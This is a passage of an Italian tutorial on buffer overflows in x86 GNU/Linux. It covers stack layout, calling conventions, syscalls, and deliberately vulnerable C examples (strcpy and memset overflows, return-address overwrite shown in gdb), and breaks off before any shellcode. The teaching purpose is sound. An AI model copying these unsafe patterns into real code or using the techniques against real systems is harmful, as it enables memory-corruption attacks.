Introduzione

Scopo di questo articolo è spiegare cos'è un buffer overflow e come possa essere sfruttato da un possibile attacker per eseguire codice arbitrario.
Molti concetti assembly sono stati semplificati per permettere anche a lettori non esperti la comprensione dell'articolo. Nonostante ciò si consiglia di avere delle basi di programmazione in linguaggio C e di avere una minima conoscenza dell'architettura di un calcolatore.
Spesso durante la trattazione dell'articolo sarà usato il debugger gdb quindi è consigliabile avere esperienza nel suo utilizzo.
Gli esempi riportati in questo articolo sono stati pensati per architetture x86 con sistema operativo GNU/Linux, tuttavia le tecniche illustrate possono essere adattate anche ad altre architetture e differenti sistemi operativi.
I programmi di esempio riportati all'interno di questo documento sono stati testati con il compilatore gcc versione 2.95, altre versioni di tale compilatore traducono lo stesso sorgente C in differenti istruzioni assembly: i programmi di esempio che interagiscono direttamente con il codice macchina potrebbero non avere lo stesso risultato se compilati con altre versioni di gcc.

Organizzazione della memoria

Vediamo in breve come un binario elf viene allocato in memoria. Semplificando possiamo affermare che la memoria di un processo viene divisa in tre regioni:

- la regione testo (TEXT)
- l'area dati (DATA)
- la stack region (STACK)



Figure 1: Semplificazione memory layout

La **text region** è la parte che include le istruzioni del programma. Essa è marcata come read only ed ogni tentativo di scrittura su di essa provoca una segmentation fault.
Il **Data Segment** è quel blocco di memoria che viene allocato a compile-time dove i dati inizializzati e non vengono riposti. La parte dove vengono allocati i dati non inizializzati viene chiamata **BSS**. Esempi di ciò che viene riposto in questo segmento di memoria possono essere i dati di tipo static.
La regione **Stack** viene usata per allocare le variabili locali ad una routine, per ricevere o passare parametri ad altre procedure ed inoltre per salvare alcune informazioni molto importanti che analizzeremo più avanti. Lo stack cresce verso indirizzi di memoria numericamente minori.

Lo **heap** è quella parte della memoria che viene allocata dinamicamente da un'applicazione, esso cresce verso indirizzi di memoria numericamente maggiori. Esempi di ciò che viene riposto in quest'area di memoria possono essere le variabili allocate tramite la funzione di libreria malloc (*man malloc(3)*). La Figura 1 mostra una schematizzazione di quanto detto sin ora.

Allocare lo Stack

Caratteristica dei linguaggi ad alto livello è la capacità di poter definire procedure o funzioni. Le procedure possono ricevere e restituire parametri al chiamante e definire variabili locali. Quando una routine ha termine si deve ripristinare il corretto flusso del programma ritornando all'istruzione immediatamente successiva alla chiamata a funzione: per compiere queste operazioni abbiamo bisogno dello stack. Lo stack è un insieme di blocchi contigui di memoria. Esso è una struttura di tipo LIFO (Last In First Out) e nelle architetture x86 esso cresce verso il basso quindi verso indirizzi di memoria numericamente minori. Possiamo pensare ad una LIFO come ad una pila di piatti: essi possono essere accatastati in cima alla pila e soltanto dalla cima possono essere tolti, quindi l'ultimo piatto che entra nella pila è il primo ad essere sottratto.

Variabili locali

Vediamo con dei semplici esempi come vengono allocate le variabili locali sullo stack.
Esempio 1:

```
int main(void)
{
 int a;
 int b;
 int c;
}
```

In questo semplice programma sono definite tre variabili locali alla procedura main. Esse sono allocate sullo stack come mostrato in Figura 2, dove ogni "casella" rappresenza 1 word ovvero 32 bit che è l'occupazione di un intero (tipo int). Notiamo che non è casuale l'ordine in cui vengono allocate le variabili sullo stack ma esso è dipendente dall'ordine in cui sono dichiarate all'interno della routine.



Figure 2: Stack Esempio 1

Esempio 2:

```
int main(void)
{
 int a;
 char buffer[10];
 int b;
}
```

Lo stack del main di questo esempio è illustrato in Figura 3.



Figure 3: Stack Esempio 2

Ragioniamo sulle dimensioni delle variabili allocate: a e b essendo interi occupano 1 word ciascuno. La memoria può essere allocata solo in multipli di word quindi l'array di char che abbiamo dichiarato occupa 12 byte anzichè 10 come indicato nella dichiarazione della variabile buffer.

Stack Pointer e Frame Pointer

Nelle architetture x86 c'è un registro dedicato che contiene l'indirizzo dell'ultima locazione di memoria occupata sullo stack, esso è il registro **ESP** che prende il nome di **stack pointer**. Teoricamente si potrebbe specificare la locazione di memoria di ciascuna variabile con spiazzamenti relativi allo stack pointer, questo è molto scomodo perchè lo stack viene continuamente allocato e deallocato, quindi gli indirizzamenti relativi allo stack pointer cambierebbero in continuazione. Per ovviare a questo problema viene usato un altro registro per tenere traccia della prima locazione di memoria del record di attivazione di una procedura, esso è il registro **EBP** che prende il nome di **frame pointer** o **base pointer**. Specificare gli indirizzi delle variabili locali ad una procedura rispetto al frame pointer risulta conveniente poichè il suo valore rimane invariato nell'arco della vita di una procedura.



Figure 4: Stack pointer e frame pointer

La Figura 4 mostra la posizione puntata dai registri EBP e ESP nel record di attivazione di una generica procedura. Si noti che l'indirizzo contenuto all'interno del registro ESP è minore rispetto a quello in EBP.

Prologo di una procedura

Prima di addentrarci in esempi più complessi ripassiamo le istruzioni fondamentali che agiscono sullo stack. Esse sono due:

- **PUSH**: aggiunge un elemento in cima allo stack.
- **POP**: rimuove un elemento dalla cima dello stack.

Dopo una push il valore dello stack pointer risulterà numericamente minore rispetto alla locazione dove puntava in precedenza. Al contrario quando si esegue un'istruzione pop il valore dello stack pointer verrà incrementato.
Ora riferiamoci ad una generica funzione ed analizziamo passo passo con l'aiuto di gdb cosa avviene in linguaggio assembly subito dopo la sua chiamata:

```
(gdb) disassemble funzione
Dump of assembler code for function funzione:
0x80483b4 <funzione>:      push   %ebp
0x80483b5 <funzione+1>:    mov    %esp,%ebp
0x80483b7 <funzione+3>:    sub    $0x18,%esp
```

Le prime tre istruzioni, definite prologo della procedura, sono:

```
1 push   %ebp
2 mov    %esp,%ebp
3 sub    $0x18,%esp
```

Viene salvato sullo stack il valore del registro EBP (istruzione 1) e viene messo il valore di ESP in EBP (istruzione 2). Successivamente viene sottratto 24 (18 in Hex) allo stack pointer per allocare lo spazio necessario per le variabili locali (istruzione 3).

Analizziamo cosa avviene in dettaglio:



Figure 5: Stack prima del prologo

prima della chiamata alla procedura EBP ed ESP puntano rispettivamente alla base ed all'ultima locazione di memoria occupata dalla procedura chiamante, come mostrato in Figura 5. Quando la procedura chiamata effettua la push del

registro EBP sullo stack, lo stack pointer punterà alla locazione di memoria dove è stato salvato il base pointer della procedura chiamante. Quest'ultima locazione di memoria d'ora in avanti sarà chiamata **saved frame pointer**(**SFP**). Possiamo osservare ciò in Figura 6.



Figure 6: Stack dopo push EBP

A questo punto la procedura chiamata copia lo stack pointer nel suo frame pointer, in questo modo il registo EBP punta alla prima locazione di memoria del suo record di attivazione. Successivamente alloca memoria per le variabili locali sottraendo lo spazio che gli necessita al valore dello stack pointer portandosi in una situazione come quella mostrata in Figura 7.



Figure 7: Stack dopo il prologo

Fondamenti di assembly

Chiamata a procedura

Ricordiamo che esiste un registro che punta all'area di memoria dove si trova l'istruzione successiva rispetto a quella in esecuzione. Questo è il registro **EIP**, che prende il nome di **instruction pointer**.
In assembly una chiamata a funzione si traduce con l'istruzione call, essa ha due compiti fondamentali:

1. alterare il normale flusso del programma facendo eseguire come istruzione successiva la prima istruzione della procedura chiamata;
2. salvare sullo stack l'indirizzo dell'istruzione successiva ad essa nel chiamante.

Quando la procedura chiamata avrà termine si dovrà tornare ad eseguire l'istruzione successiva alla call nel chiamante, per questo motivo viene salvato sullo stack il suo indirizzo. Chiameremo questa cella di memoria **saved return pointer** (**SRET**).
Osserviamo come si presenta lo stack dopo l'esecuzione del prologo di una generica funzione f in Figura 8. Esso conterrà le variabili locali al chiamante, il saved return pointer, il saved frame pointer e successivamente le variabili locali alla funzione f.



Figure 8: Stack dopo prologo di f

Epilogo di una procedura

Le ultime due istruzioni di una procedura, definite epilogo, sono:

- *leave*
- *ret*

L'istruzione leave ha il compito di ripristinare i registri EBP ed ESP in modo che essi tornino a puntare rispettivamente la prima e l'ultima locazione di memoria occupate sullo stack dalla procedura chiamante.
L'istruzione ret ha il compito di indirizzare la CPU ad eseguire le istruzioni successive alla call nel chiamante. Questa istruzione "copierà" il contenuto di SRET all'interno di EIP, così facendo la CPU eseguirà l'istruzione puntata da SRET che è quella successiva alla call all'interno della procedura chiamante.
Vediamo un esempio in pseduo assembly per chiarire questo passo cruciale:

```
      pippo:
0x0001      add $5,%ecx
0x0002        subl $5,%ecx
0x0003        leave
0x0004        ret
       main:
0x0005      add $5,%eax
0x0006      call pippo
0x0007      add $4,%eax
0x0008      leave
0x0009      ret
```

Sulla sinistra è stato messo un ipotetico indirizzo di memoria dove si trova l'istruzione, supponendo che tutte le istruzioni occupino la stessa dimensione.
Quando all'interno del main viene chiamata la funzione pippo, l'istruzione call salva sullo stack, in SRET, l'indirizzo 0x0007. Ora si passa ad eseguire la funzione pippo che eseguirà tutte le sue istruzioni sino a ret. Ret copierà il contenuto di SRET in EIP, così facendo la CPU eseguirà l'istruzione 0x0007. In questo modo abbiamo ripristinato il flusso logico del programma tornando ad eseguire le istruzioni che seguono la call all'interno del main.

Passaggio di parametri

Il passaggio di parametri dal chiamante al chiamato avviene tramite lo stack. I valori passati vengono inseriti tramite una push in ordine inverso rispetto alla loro dichiarazione nel prototipo di funzione. Chiariremo meglio questo concetto tramite un esempio:

```
void f(int uno,int due,int tre)
{
//do nothing
}
int main(void)
{
 int a,b,c;
 f(a,b,c);
}
```

Disassembliamo il main per vedere ciò che accade:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80483bc <main>:       push   %ebp
0x80483bd <main+1>:     mov    %esp,%ebp
0x80483bf <main+3>:     sub    $0x18,%esp
0x80483c2 <main+6>:     add    $0xfffffffc,%esp
------------------------------------------------------------
0x80483c5 <main+9>:     mov    0xfffffff4(%ebp),%eax      |
0x80483c8 <main+12>:    push   %eax                       |
0x80483c9 <main+13>:    mov    0xfffffff8(%ebp),%eax      |
0x80483cc <main+16>:    push   %eax                       |
0x80483cd <main+17>:    mov    0xfffffffc(%ebp),%eax      |
0x80483d0 <main+20>:    push   %eax                       |
------------------------------------------------------------
0x80483d1 <main+21>:    call   0x80483b4 <f>
0x80483d6 <main+26>:    add    $0x10,%esp
0x80483d9 <main+29>:    leave
0x80483da <main+30>:    ret
End of assembler dump.
```

Come si evince dalle istruzioni precedenti alla call la procedura main alloca sullo stack da indirizzi di memoria maggiori a indirizzi minori: c, b ed a. La situazione dello stack dopo il prologo della funzione f sarà come quello illustrato in Figura 9.



Figure 9: Stack con passaggio di parametri

Il parametro di ritorno di una funzione invece viene semplicemente messo all'interno del registro EAX.

Systemcall

Analizziamo le systemcall con meno di 6 parametri.
Per chiamare in linguaggio assembly una systemcall dobbiamo conoscere l'identificativo univoco ad essa associato. Esso può essere reperito nei sorgenti del kernel nel file .../include/asm/unistd.h.
Il numero corrispondente alla systemcall deve essere riposto nel registro EAX ed i suoi parametri in ordine rispetto al suo prototipo nei registri EBX,ECX,EDX,ESI,EDI. Quando abbiamo riempito tutti i registri necessari possiamo far eseguire la systemcall al kernel chiamando l'interrupt software 0x80 tramite l'istruzione int.
Il parametro ritornato dalla syscall verrà salvato nel registro EAX.
Vediamo un esempio di chiamata a syscall in linguaggio assembly:
Esempio 4:

```
.data
stringa: .string "ciao\n"
.globl main
main:
        movl $4,%eax
        movl $1,%ebx
        movl $stringa,%ecx
        movl $5,%edx
        int  $0x80

        movl $1,%eax
        int  $0x80
```

Questo programma assembly è l'equivalente del seguente programma scritto il linguaggio C:

```
int main(void)
{
write(1,"ciao\n",5);
exit();
}
```

Come dal prototipo di funzione (*man write(2)*):
ssize_t write(int fd, const void *buf, size_t count)
poniamo il file descriptor, nel nostro caso 1 (stdout), in EBX. L'indirizzo di stringa è stato riposto in ECX mentre la sua dimensione nel registro EDX. Nel registro EAX è stato messo il valore corrispondente alla systemcall write, che è 4.
Ora siamo pronti per inviare l'interrupt 0x80 e passare il testimone al kernel che eseguirà la systemcall, che stamperà su standard output la stringa "ciao".
Le ultime due istruzioni sono una chiamata alla systemcall exit. Abbiamo riposto "1" all'interno del registro EAX, identificativo di exit, e poi abbiamo inviato l'interrupt software. Come si può notare non abbiamo passato alcun parametro alla chiamata a primitiva.

Buffer Overflow

Ora che abbiamo delle minime basi di assembly possiamo passare alla parte più interessante della trattazione.
Prima di spiegare cosa sia un buffer overflow vediamo cos'è un buffer. Un buffer è un insieme di blocchi di memoria contigui che contengono dati dello stesso tipo. Un buffer può essere, ad esempio, un array di caratteri o di qualsiasi altro tipo.
Il termine overflow può essere tradotto come far traboccare, andare oltre il limite. Il termine buffer overflow quindi significa semplicemente riempire un buffer oltre il "quantitativo" di memoria che gli è stata assegnata.
Vediamo ora cosa significa a livello programmativo con un esempio in linguaggio C:
Esempio 5:

```
int main(void)
{
 int a[5],i;
 for(i=0;i<7;i++) a[i]=0;
}
```

La Figura 10 mostra come è allocato lo stack del programma in esempio.



Figure 10: Stack Esempio 5

Questo programma commette un evidente errore programmativo: il ciclo for riempie il buffer "a" oltre lo spazio che gli è stato dedicato all'interno del record di attivazione della funzione main. Il ciclo for infatti itera dal valore 0 al valore 6 scrivendo nelle celle di memoria dalla a[0] fino ad a[6]. Le locazioni di memoria a[5] ed a[6] non esistono, quindi si andrà a sovrascrivere le locazioni di memoria non adibite ad "a" sullo stack.

Ora passiamo ad un esempio più realistico di errore programmativo che produce un buffer overflow:
Esempio 6:

```
void f(char *stringa)
{
```

```
 char small_buffer[16];
 strcpy(small_buffer,stringa);
}

int main(void)
{
 char large_buffer[64];
 int i;

 for(i=0;i<64;i++) large_buffer[i]='A';

 f(large_buffer);
}
```

La funzione di libreria strcpy (*man strcpy(3)*) copia il contenuto di stringa in small_buffer fino al raggiungimento del carattere null. La variabile stringa è un puntatore a large_buffer che ha dimensione 64 byte, mentre small_buffer ha dimensione soltanto di 16 byte. Vediamo cosa avviene dopo la chiamata a strcpy in Figura 11.



Figure 11: Stack Esempio 6 dopo strcpy

Se eseguiamo il programma precedente esso termina con una segmentation fault. Con l'aiuto di gdb cerchiamo di capire il perchè.

```
(gdb) disassemble f
Dump of assembler code for function f:
0x80483f0 <f>:          push   %ebp
0x80483f1 <f+1>:        mov    %esp,%ebp
0x80483f3 <f+3>:        sub    $0x18,%esp
0x80483f6 <f+6>:        add    $0xfffffff8,%esp
0x80483f9 <f+9>:        mov    0x8(%ebp),%eax
0x80483fc <f+12>:       push   %eax
0x80483fd <f+13>:       lea    0xfffffff0(%ebp),%eax
0x8048400 <f+16>:       push   %eax
0x8048401 <f+17>:       call   0x8048300 <strcpy>
0x8048406 <f+22>:       add    $0x10,%esp
0x8048409 <f+25>:       leave
0x804840a <f+26>:       ret
End of assembler dump.
(gdb) break *0x804840a
Breakpoint 1 at 0x804840a: file uno.c, line 5.
(gdb) run
[output]
(gdb) stepi
0x41414141 in ?? ()
```

Cannot access memory at address 0x41414141
(gdb) p $eip
*$1 = (void *) 0x41414141*
(gdb) stepi
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

Abbiamo fissato un breakpoint all'istruzione ret. Mandiamo in running il programma, eseguiamo l'istruzione ret con il primo "stepi". Come precedentemente spiegato ret copia il contenuto di SRET nel registro EIP, che sarà l'indirizzo della prossima istruzione da eseguire.
Per verificare quanto detto stampiamo il contenuto dell'istruction pointer, esso contiene il valore 0x41414141, che non è casuale ma è la traduzione della stringa "AAAA" nel suo codice ascii, infatti "A" equivale all'intero 41. Il valore "AAAA" si trova all'interno di SRET perchè quando abbiamo eseguito strcpy siamo andati a scrivere in locazioni di memoria oltre il limite di quelle allocate per la variabile small_buffer, ovvero abbiamo provocato un buffer overflow.
Gli esempi visti sin ora sono stack buffer overflow che sovrascrivono anche il contenuto di SRET ed SFP. Sia chiaro che i buffer overflow *non* avvengono soltanto sullo stack e *non* devono modificare necessariamente SFP e SRET per essere definiti tali.

Vediamo ora un esempio sullo heap:
Esempio 7:

```
#define BUFSIZE 16
#define OVERSIZE 30
int main(void)
{
 char *buffer1  =(char *) malloc(BUFSIZE);
 char *buffer2  =(char *) malloc(BUFSIZE);

 memset( buffer1, 'A', BUFSIZE-1 );
 memset( buffer2, 'B', BUFSIZE-1 );

 printf("Prima del buffer overflow:\n");
 printf("buffer1: %s\n",buffer1);
 printf("buffer2: %s\n",buffer2);

 memset( buffer1, 'C', BUFSIZE + OVERSIZE );
 buffer1 [BUFSIZE-1]='\0';
 buffer2 [BUFSIZE-1]='\0';

 printf("Dopo buffer overflow:\n");
 printf("buffer1: %s\n",buffer1);
 printf("buffer2: %s\n",buffer2);
}
```

Le due variabili buffer1 e buffer2 sono allocate mediante una malloc quindi verranno riposte nello heap. Ricordando quanto detto in precedenza lo heap viene allocato da locazioni di memoria numericamente maggiori a minori contrariamente allo stack: la variabile buffer2 utilizzerà indirizzamenti di memoria maggiori rispetto a buffer1.
Il programma in Esempio 7 non fa altro che riempire, utilizzando la funzione memset, (*man memset(3)*) il buffer1 eccedendo di 30 byte rispetto alla dimensione allocata tramite malloc (*man malloc(3)*). Se eseguiamo il programma noteremo che buffer2, dopo il buffer overflow, contiene tutte lettere 'C' seppur esso sia stato riempito con tutte 'B'.

Cambiare il punto di ritorno

Vogliamo modificare il contenuto del saved return address affinchè venga saltata un'istruzione all'interno del chiamante. Abbiamo il main del programma:

```
int main(void)
{
 int a=5;
 f();
 a=a+4;
 printf("a: %d\n",a);
}
```

Ora scriviamo la funzione f affinchè essa modifichi il valore di SRET e faccia saltare l'istruzione a=a+4. Disassembliamo main:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80483f0 <main>:       push   %ebp
0x80483f1 <main+1>:     mov    %esp,%ebp
0x80483f3 <main+3>:     sub    $0x18,%esp
0x80483f6 <main+6>:     movl   $0x5,0xfffffffc(%ebp)
0x80483fd <main+13>:    call   0x80483e4 <f>
0x8048402 <main+18>:    addl   $0x4,0xfffffffc(%ebp)
0x8048406 <main+22>:    add    $0xfffffff8,%esp
0x8048409 <main+25>:    mov    0xfffffffc(%ebp),%eax
0x804840c <main+28>:    push   %eax
0x804840d <main+29>:    push   $0x8048470
0x8048412 <main+34>:    call   0x8048300 <printf>
0x8048417 <main+39>:    add    $0x10,%esp
0x804841a <main+42>:    leave
0x804841b <main+43>:    ret
```

Cruciali sono le seguenti istruzioni:

```
0x80483fd <main+13>:    call   0x80483e4 <f>
0x8048402 <main+18>:    addl   $0x4,0xfffffffc(%ebp)
0x8048406 <main+22>:    add    $0xfffffff8,%esp
```

In SRET dopo la call verrà riposto il valore 0x8048402. Noi vogliamo cambiare il "punto di ritorno" facendo saltare l'istruzione

```
addl $0x4,0xfffffffc(%ebp)
```

e passare direttamente all'istruzione 0x8048406, in questo modo evitiamo che la variabile "a" venga addizionata. Calcoliamo di quanto deve essere incrementato il contenuto di SRET \footnote{Lo spiazzamento è stato calcolato disassemblando il binario ottenuto con la versione 2.95 del compilatore gcc. Se si utilizzano diverse versioni di tale compilatore si deve ricalcolare lo spiazzamento come illustrato precedentemente. }
0x8048406-0x8048402=4.

Ora abbiamo il problema di come arrivare alla locazione di memoria che contiene SRET. Dichiariamo nella funzione f una variabile locale "i" di tipo intero, ragioniamo su come verrà allocato lo stack: esso conterrà le variabili locali al main, SRET, SFP ed infine le variabili locali ad f come mostrato in Figura 12.

